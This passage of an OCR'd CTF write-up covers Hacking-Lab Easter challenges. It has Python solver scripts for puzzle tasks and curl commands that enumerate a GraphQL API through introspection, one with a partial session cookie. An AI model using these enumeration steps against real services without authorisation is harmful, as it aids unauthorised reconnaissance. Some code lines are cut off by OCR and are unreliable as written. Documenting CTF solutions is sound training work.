
```
def solveChallenge13(s, resp):
  find1 = '<td><code style="font-size: 1em; margin: 10px">'
  vals = []
  vals_tmp = resp
  for i in range(6):
    vals_tmp = vals_tmp[vals_tmp.index(find1)+len(find1):]
```

```
    vals.append(vals_tmp[:vals_tmp.index('</code>')])

  print(vals)
  find1 = '<td><code style="font-size: 1em">='
  vals_tmp = vals_tmp[vals_tmp.index(find1)+len(find1):]
  vals_res = vals_tmp[:vals_tmp.index('</code>')]
  print(vals_res)

  ops = ['+','-','*','/']
  for op1 in ops:
    for op2 in ops:
      for op3 in ops:
        for op4 in ops:
          for op5 in ops:
            eq =
'float('+vals[0]+')'+op1+'float('+vals[1]+')'+op2+'float('+vals[2]+')'+op3+'float('+vals[3]+')'+op4+'float('+vals[4]+')'+op5+'float('+vals

            res = eval(eq)
            if (float(vals_res)-0.01 < res < float(vals_res)+0.01):
              op1 = op1.replace('+','%2b').replace('-','%2d').replace('*','%2a').replace('/','%2f')
              op2 = op2.replace('+','%2b').replace('-','%2d').replace('*','%2a').replace('/','%2f')
              op3 = op3.replace('+','%2b').replace('-','%2d').replace('*','%2a').replace('/','%2f')
              op4 = op4.replace('+','%2b').replace('-','%2d').replace('*','%2a').replace('/','%2f')
              op5 = op5.replace('+','%2b').replace('-','%2d').replace('*','%2a').replace('/','%2f')
              resp = s.get('http://whale.hacking-lab.com:5337/?op='+op1+op2+op3+op4+op5).text
              if ('You solved it!' in resp): return True
              else: return False
  return False

if (solveChallenge13(s, resp)): print('solved c13!')
else:
  print('failure solving c13!')
  quit()
```


Actually an automated bruteforce script is not necessary, as it suffices to solve this task manually once (and use the session cookie as a saved state).

Mysterious Circle

When we enter the mysterious circle before having solved the three challenges, we see the following page:




After having solved all three challenges, we don't see this message again when stepping on the mysterious circle:




The message from the `Navigator` states: `Something strange happened. You seem to be at a complete different place`.

As it turned out, the mysterious circle teleported us to another maze. Using the save session cookie, we can reuse the script from above to expose this new maze. Based on the output, I created the following map:



Pumple's Puzzle

In the first task of the second map we have to assign different attributes to five bunnies based on 16 statements:



I solved this task by hand on a sheet of paper by simply eliminating possible attributes based on the single statements until every attribute was explicitly assigned to a bunny.


At first I did not simply reuse the session cookie and thus needed to solve each task a few times. With this task the assignment changes every time the task is reloaded. Though it is only a bijective mapping and can simply be replaced. Thus I wrote the following script to solve the task automatically based on my one-time paper sheet solution:

```
def solveChallenge14(s, resp):
  print(resp)
  x = re.findall('<pre class="mb-2">(.+)</pre>', resp)
  pres = x[1:]

  # manual paper sheet solution
  b1_name='Bunny'; b2_name='Midnight'; b3_name='Thumper'; b4_name='Snowball'; b5_name='Angel'
  b1_clr='Red'; b2_clr='White'; b3_clr='Yellow'; b4_clr='Green'; b5_clr='Blue'
  b1_char='Attractive'; b2_char='Handsome'; b3_char='Lovely'; b4_char='Funny'; b5_char='Scared'
  b1_sign='Pisces'; b2_sign='Virgo'; b3_sign='Aquarius'; b4_sign='Capricon'; b5_sign='Taurus'
  b1_pattern='One-coloured'; b2_pattern='Striped'; b3_pattern='Chequered'; b4_pattern='Dotted'; b5_pattern='Camouflaged'

  x = re.search('The backpack of ([a-zA-Z\-]+) is ([a-zA-Z\-]+).', pres[0])
  b1_name = x.group(1).capitalize()
  b3_clr = x.group(2).capitalize()
  x = re.search('([a-zA-Z\-]+)'s star sign is ([a-zA-Z\-]+).', pres[1])
  b5_name = x.group(1).capitalize()
  b5_sign = x.group(2).capitalize()
  x = re.search('The ([a-zA-Z\-]+) backpack is also ([a-zA-Z\-]+).', pres[2])
  b4_pattern=x.group(1).capitalize()
  b4_clr=x.group(2).capitalize()
  x = re.search('The ([a-zA-Z\-]+) backpack by ([a-zA-Z\-]+) was expensive.', pres[3])
  b2_pattern=x.group(1).capitalize()
  b2_name=x.group(2).capitalize()
  x = re.search('The bunny with the ([a-zA-Z\-]+) backpack sits next to the bunny with the ([a-zA-Z\-]+) backpack, on the left.',
pres[4])
  b4_clr=x.group(1).capitalize()
  b5_clr=x.group(2).capitalize()
  x = re.search('The ([a-zA-Z\-]+) is also ([a-zA-Z\-]+).', pres[5])
  b3_sign=x.group(1).capitalize()
  b3_char=x.group(2).capitalize()
  x = re.search('The ([a-zA-Z\-]+) bunny has a ([a-zA-Z\-]+) backpack.', pres[6])
  b1_char=x.group(1).capitalize()
  b1_clr=x.group(2).capitalize()
  x = re.search('The bunny with the ([a-zA-Z\-]+) backpack sits in the middle.', pres[7])
  b3_pattern=x.group(1).capitalize()
  x = re.search('([a-zA-Z\-]+) is the first bunny.', pres[8])
```

```
b1_name=x.group(1).capitalize()
x = re.search('The bunny with a ([a-zA-Z\-]+) backpack sits next to the ([a-zA-Z\-]+) bunny.', pres[9])
b1_pattern=x.group(1).capitalize()
b2_char=x.group(2).capitalize()
x = re.search('The ([a-zA-Z\-]+) bunny sits also next to the ([a-zA-Z\-]+).', pres[10])
b2_char=x.group(1).capitalize()
b1_sign=x.group(2).capitalize()
x = re.search('The ([a-zA-Z\-]+) bunny sits next to the ([a-zA-Z\-]+).', pres[11])
b1_char=x.group(1).capitalize()
b2_sign=x.group(2).capitalize()
x = re.search('The backpack of the ([a-zA-Z\-]+) bunny is ([a-zA-Z\-]+).', pres[12])
b5_char=x.group(1).capitalize()
b5_pattern=x.group(2).capitalize()
x = re.search('([a-zA-Z\-]+) is a ([a-zA-Z\-]+) bunny.', pres[13])
b4_name=x.group(1).capitalize()
b4_char=x.group(2).capitalize()
x = re.search('([a-zA-Z\-]+) sits next to the bunny with a ([a-zA-Z\-]+) backpack.', pres[14])
b1_name=x.group(1).capitalize()
b2_clr=x.group(2).capitalize()

# the name b3_name is not mentioned in the statements
names = ['Thumper','Angel','Snowball','Midnight','Bunny']
for name in names:
  if (name not in b1_name+b2_name+b4_name+b5_name):
    b3_name = name
    break

# the sign b4_sign is not mentioned in the statements
signs = ['Taurus','Aquarius','Pisces','Virgo','Capricon']
for sign in signs:
  if (sign not in b1_sign+b2_sign+b3_sign+b5_sign):
    b4_sign = sign
    break
sol = 'Name,'+b1_name+','+b2_name+','+b3_name+','+b4_name+','+b5_name+','
sol += 'Color,'+b1_clr+','+b2_clr+','+b3_clr+','+b4_clr+','+b5_clr+','
sol += 'Characteristic,'+b1_char+','+b2_char+','+b3_char+','+b4_char+','+b5_char+','
sol += 'Starsign,'+b1_sign+','+b2_sign+','+b3_sign+','+b4_sign+','+b5_sign+','
sol += 'Mask,'+b1_pattern+','+b2_pattern+','+b3_pattern+','+b4_pattern+','+b5_pattern
resp = s.get('http://whale.hacking-lab.com:5337/?solution='+sol).text
print(sol)
if ('You solved it!' in resp): return True
return False

if (solveChallenge14(s, resp)): print('solved c14!')
else:
  print('failure solving c14!')
  quit()
```

Punkt.Hase

The next task is called `Punkt.Hase` and displays a GIF animation of a blinking dot:




I used the tool `convert` to extract all frames out of the animation. The animation contains exactly 112 frames, which matches `112 / 8 = 14` bytes. Accordingly each frame of the animation represents a single bit. If the dot is black, the bit is 1. If the dot is white, the bit is 0. The following script executes `convert` to extract all frames and then checks the color of each frame to create a bit stream, which is submitted as the code:

```
def solveChallenge15(s, resp):
  x = re.search('<img alt="dontknow" src="../../static/img/ch15/challenges/(.+)" height="5" width="5">', resp)
  imgName = x.group(1)
  # download image
  imgUrl = 'http://whale.hacking-lab.com:5337/static/img/ch15/challenges/'+imgName
  imgDownload = s.get(imgUrl).content
  f = open('c15/img.gif', 'w')
  f.write(imgDownload)
  f.close()

  subprocess.check_output(['convert','-coalesce','c15/img.gif','c15/out%d.png'])

  r = ''
  for i in range(112):
    img = Image.open('c15/out'+str(i)+'.png')
    pix = img.load()
    if (pix[0,0] == 0): r+='0'
    else: r+='1'

  r = hex(int(r,2))[2:-1]
  resp = s.get('http://whale.hacking-lab.com:5337/?code='+r.decode('hex')).text
  if ('You solved it!' in resp): return True
  return False

if (solveChallenge15(s, resp)): print('solved c15!')
else:
  print('failure solving c15!')
  quit()
```

Pssst ...

The next task requires us to fulfil a regular expression:




I did not automate this tasked, but solved a few variants manually and added the solutions to a script, which prompted me to enter the solution manually if an unknown regular expression is encountered:

```
def solveChallenge16(s, resp):
  x = re.search('<pre>He: (.+)<br>You: <input class="form-control" type="text"', resp)
  regex = x.group(1)
  print(regex)
  if (regex == '([13])([37])\\2\\1'): res = '1312'
  elif (regex == '(?<!1337)\d{3}'): res = '123'
  elif (regex == '([1337])\\1'): res = '11'
  elif (regex == '[^13-37]{5}'): res = '44444'
  elif (regex == '[1337]'): res = '1'
  elif (regex == '\\b1337\\b'): res = '1337'
  elif (regex == '(?<!13)37'): res = '37'
  elif (regex == '(?=\d+ 1337)\d+'): res = '3 13377'
  elif (regex == '<[^1337]+>'): res = '<d>'
  elif (regex == '13(?!37)'): res = '1356'
  else:
    res = raw_input('>')
  resp = s.get('http://whale.hacking-lab.com:5337/?answer='+res).text
  if ('You solved it!' in resp): return True
  return False

while (not solveChallenge16(s, resp)): print('failure solving c16!')
print('solved c16!')
```

The Oracle

The next task contains a quite useful hint what needs to be done:




Thus we have simply to follow the instructions of the hint, set the `random.seed` 1337 times and then calculate the random number:

```
def solveChallenge17(s, resp):
  print(resp)
  x = re.search('<code>([0-9-]+)</code>', resp)
  x = int(x.group(1))
  for i in range(1337):
    random.seed(x)
    x = random.randint(-(1337**42), 1337**42)

  resp = s.get('http://whale.hacking-lab.com:5337/?guess='+str(x)).text
  if ('You solved it!' in resp): return True
  return False

if (solveChallenge17(s, resp)): print('solved c17!')
else:
  print('failure solving c17!')
  quit()
```


CLC32

The following task was amazingly confusing in my opinion:



The name of the task (`CLC32 ~= CRC32`) and the name of the input field (`checksum`) suggests, that we have to find some kind of checksum.

The first button is linked to the route `http://whale.hacking-lab.com:5337/live/a/life`. The second one (obviously resetting something) to `http://whale.hacking-lab.com:5337/?new=life`.



After a bit of research, I figured out that this is an interface to a GraphQL database.

The structure of the database can be enumerated using introspection:

```
root@kali:~/Documents/he19/egg21# curl -g 'http://whale.hacking-lab.com:5337/live/a/life?query={__schema{types{name}}}'
{"data":{"__schema":{"types":[{"name":"Query"},{"name":"In"},{"name":"Out"},{"name":"String"},{"name":"__Schema"},{"name":"__Type"},
{"name":"__TypeKind"},{"name":"Boolean"},{"name":"__Field"},{"name":"__InputValue"},{"name":"__EnumValue"},{"name":"__Directive"},
{"name":"__DirectiveLocation"}]}}}
```

The only custom types are `In` and `Out`. So let's further inspect those types:

```
root@kali:~/Documents/he19/egg21# curl -g 'http://whale.hacking-lab.com:5337/live/a/life?query={__type(name:%20%22In%22)
{name%20fields{name%20type{name%20kind}}}}'
{"data":{"__type":{"name":"In","fields":[{"name":"Out","type":{"name":"Out","kind":"OBJECT"}},{"name":"see","type":
{"name":"String","kind":"SCALAR"}},{"name":"hear","type":{"name":"String","kind":"SCALAR"}},{"name":"taste","type":
{"name":"String","kind":"SCALAR"}},{"name":"smell","type":{"name":"String","kind":"SCALAR"}},{"name":"touch","type":
{"name":"String","kind":"SCALAR"}}]}}}
```

```
root@kali:~/Documents/he19/egg21# curl -g 'http://whale.hacking-lab.com:5337/live/a/life?query={__type(name:%20%22Out%22)
{name%20fields{name%20type{name%20kind}}}}'
{"data":{"__type":{"name":"Out","fields":[{"name":"In","type":{"name":"In","kind":"OBJECT"}},{"name":"see","type":
{"name":"String","kind":"SCALAR"}},{"name":"hear","type":{"name":"String","kind":"SCALAR"}},{"name":"taste","type":
{"name":"String","kind":"SCALAR"}},{"name":"smell","type":{"name":"String","kind":"SCALAR"}},{"name":"touch","type":
{"name":"String","kind":"SCALAR"}}]}}}
```

Accordingly both types have the following attributes:

- see

- hear
- taste
- smell
- touch
- In/Out

When querying a concrete value, we can see that there seems to be a server-side counter:

```
root@kali:~/Documents/he19/egg21# curl -g 'http://whale.hacking-lab.com:5337/live/a/life?query=
{In{see%20hear%20taste%20smell%20touch%20Out{see%20hear%20taste%20smell%20touch}}}'
{"errors":[{"message":"'c18' object has no attribute 'counter'","locations":[{"line":1,"column":2}],"path":["In"]}],"data":{"In":null}}
```

Thus we need to supply a session cookie:


```
root@kali:~/Documents/he19/egg21# curl -g 'http://whale.hacking-lab.com:5337/live/a/life?query=
{In{see%20hear%20taste%20smell%20touch%20Out{see%20hear%20taste%20smell%20touch}}}' --cookie
'session=z.TocvCpnRrUIk9CdyjZ+2reqAyMlHSYY4woQ/Cz6C05pjqKbGobF993p8pny1tmM9jdh8jV9IkF...'
{"data":{"In":{"see":"p","hear":"X","taste":"M","smell":"H","touch":"3","Out":
{"see":"r","hear":"s","taste":"G","smell":"K","touch":"k"}}}}
```

After a few hours of attempting to interpret something into this, I figured out, that it suffices to refresh the above request and writing down all letters, which appear on more than 3 sins (see hint).

